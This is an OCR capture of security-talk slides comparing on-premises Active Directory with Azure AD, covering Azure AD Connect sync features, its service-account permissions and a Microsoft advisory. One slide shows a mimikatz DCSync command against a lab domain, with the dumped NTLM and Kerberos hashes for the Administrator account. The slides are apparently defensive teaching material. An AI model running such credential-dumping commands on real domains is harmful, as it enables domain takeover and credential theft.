
On-premises Active Directory

- Authentication, Directory, & Management
- AD Forest for single entity
- Internal corporate network
- Authentication
  - Kerberos
  - NTLM
- LDAP
- Group Policy

Azure AD (Office 365)

- Identity
- Designed for multi-tenant
- Cloud/web-focused
- Authentication
  - OAuth/OpenID Connect based protocols
- AD Graph API (REST API)
- MDM (InTune)



Active Directory Users and Computers
File
Action
View
Help
Active Directory Users and Computers [TRD
Saved Queries
trimarcresearch.com
Accounts
Administration
Builtin
Computers
Disabled
Domain Controllers
ForeignSecurityPrincipals
Managed Service Accounts
Servers
Users
Workstations
Name
Type
Description
Accounts
Organizational...
Administration
Organizational...
Builtin
builtinDomain
Computers
Container
Default container for upgraded com...
Disabled
Organizational...
Domain Controllers
Organizational...
Default container for domain control...
ForeignSecurityPrincipals
Container
Default container for security identifi...
Managed Service Accounts
Container
Default container for managed servi...
Servers
Organizational...
Users
Container
Default container for upgraded user ...
Workstations
Organizational...


Azure Active Directory admin center
Home > trimarc - Overview
Azure Active Directory
All services
FAVORITES
Dashboard
Azure Active Directory
Users
Enterprise applications
Search (Ctrl+/)
Overview
Quick start
MANAGE
Users
Groups
Enterprise applications
Devices
App registrations
Application proxy
Licenses
Azure AD Connect
Custom domain names
Mobility (MDM and MAM)
Password reset
Company branding
User settings
Properties
Notifications settings
SECURITY
Switch directory
Delete directory
Azure AD for Office 365
Sign-ins
100
80
60
40
20
0
Apr 22
Apr 29
May 6
May 13
What's new in Azure AD
Stay up to date with the latest release notes and blog posts.
37 entries since February 15, 2018. View archive
All services (37)
B2B/B2C (4)
SSO (4)
Compliance (3)
Monitoring & Reporting (3)
3rd Party Integration (5)
User Authentication (8)
Identity Security & Prote... (3)
Access Control (1)
Privileged Identity Mana... (1)
Collaboration (1)
New feature
B2C - Consumer Identity Management - B2B/B2C
April 20, 2018
Azure AD B2C Access Token are GA
New feature
Enterprise Apps - SSO
April 20, 2018
Test single sign-on configuration for SAML-
Your role
Global administrator
More info
Find
Users
Search
Azure AD Connect sync
Status Not enabled
Last sync Sync has never run
Create
User
Guest user
Group
Enterprise application
App registration
Other capabilities
Identity Protection
Privileged Identity Management
Azure AD Domain Services
Access reviews
Tenant restrictions

AD -> Azure AD Key Points

- Multi-tenant cloud directory (Office 365)
- Primary purpose is cloud authentication.
- Azure AD Domain Join (can include AD domain joined computers).
- No inherent management capability.
  - Requires MDM (InTune) for management capability similar to GPO (not the same)
- Doesn’t support on-prem AD authentication protocols.
  - No NTLM & Kerberos
- Can’t support typical on-prem applications (non-web).
- Azure AD is great for Cloud applications, not designed for on-prem apps.
- Azure AD is not “Active Directory in the Cloud”
  - Azure Active Directory Domain Services (Microsoft)
  - Managed Microsoft Active Directory in the AWS Cloud (Amazon)

Microsoft: Azure AD Domain Services



Microsoft: Azure AD Domain Services

- Active Directory managed by Microsoft in the cloud.
- “AD as a Service”
- Custom names
- Domain-join support
- Integrated with Azure AD
- NTLM & Kerberos auth support
- Group Policy
- AD management tools supported
- AAD DC Administrators, not Domain/Enterprise Admins

Active Directory & the Cloud

- AD provides Single Sign On (SSO) to cloud services.
- Some directory sync tools synchronizes all users & attributes to cloud service(s).
- Most sync engines only require AD user rights to send user and group information to cloud service.
- Most organizations aren't aware of all cloud services active in their environment.
- *Do you know what cloud services sync information from your Active Directory?*

Azure AD Connect

- **Filtering** – select specific objects to sync (default: all users, contacts, groups, & Win10). Adjust filtering based on domains, OUs, or attributes.
- **Password synchronization** – AD pw hash hash ---> Azure AD.
  PW management only in AD (use AD pw policy)
- **Password writeback** - enables users to update password while connected to cloud resources.
- **Device writeback –** writes Azure AD registered device info to AD for conditional access.
- **Prevent accidental deletes** – protects against large number of deletes (enabled by default).
  feature is turned on by default and protects your cloud directory from numerous deletes at the same time. By default it allows 500 deletes per run. You can change this setting depending on your organization size.
- **Automatic upgrade** – Keeps Azure AD Connect version current (express settings enabled by default).

Express Permissions for Azure AD Connect

Permissions for the created AD DS account for express settings

The account created for reading and writing to AD DS have the following permissions when created by express settings:

Permission	Used for
• Replicate Directory Changes • Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback

Express Permissions for Azure AD Connect

Permissions for the created AD DS account for express settings

The account created for reading and writing to AD DS have the following permissions when created by express settings:

Permission	Used for
• Replicate Directory Changes • Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback

DEF CON 25 (July 2017)

DCSync

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 1: 5164b7a0fda365d56739954bbbc23835
    ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
    lm  - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
    lm  - 1: d1726cc03fb143869304c6d3f30fdb8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638deac142e3674af58a674b67e102b
      aes128_hmac       (4096) : f4d4892350fbc545f176d418afabf2b2
      des_cbc_md5       (4096) : 5d8c9e46a4ad4acd
      rc4_plain         (4096) : 96ae239ae1f8f186a205b6863a3c955f
    OldCredentials
      aes256_hmac       (4096) : 0526e75306d2090d03f0ea0e0f681aae5ae591e2d9c27ea49c3322525382dd3f
      aes128_hmac       (4096) : 4c41e4d7a3e932d64feeed264d48a19e
      des_cbc_md5       (4096) : 5bfd0d0efe3e2334
      rc4_plain         (4096) : 5164b7a0fda365d56739954bbbc23835
```

Custom Permissions for Azure AD Connect

Feature	Permissions
msDS-ConsistencyGuid feature	Write permissions to the msDS-ConsistencyGuid attribute documented in Design Concepts - Using msDS-ConsistencyGuid as sourceAnchor.
Password sync	• Replicate Directory Changes • Replicate Directory Changes All
Exchange hybrid deployment	Write permissions to the attributes documented in Exchange hybrid writeback for users, groups, and contacts.
Exchange Mail Public Folder	Read permissions to the attributes documented in Exchange Mail Public Folder for public folders.
Password writeback	Write permissions to the attributes documented in Getting started with password management for users.
Device writeback	Permissions granted with a PowerShell script as described in device writeback.
Group writeback	Read, Create, Update, and Delete group objects in the OU where the distributions groups should be located.

https://docs.microsoft.com/en-us/azure/active-directory/connect/active-directory-aadconnect-accounts-permissions

Microsoft Security Advisory 4056318

Guidance for securing AD DS account used by Azure AD Connect for directory synchronization

Published: December 12, 2017

Version: 1.0

Executive Summary

Microsoft is releasing this security advisory to provide information regarding security settings for the AD DS (Active Directory Domain Services) account used by Azure AD Connect for directory synchronization. This advisory also provides guidance on what on-premises AD administrators can do to ensure that the account is properly secured.

Advisory Details

Azure AD Connect lets customers synchronize directory data between their on-premises AD and Azure AD. Azure AD Connect requires the use of an AD DS user account to access the on-premises AD. This account is sometimes referred to as the AD DS connector account. When setting up Azure AD Connect, the installing administrator can either:

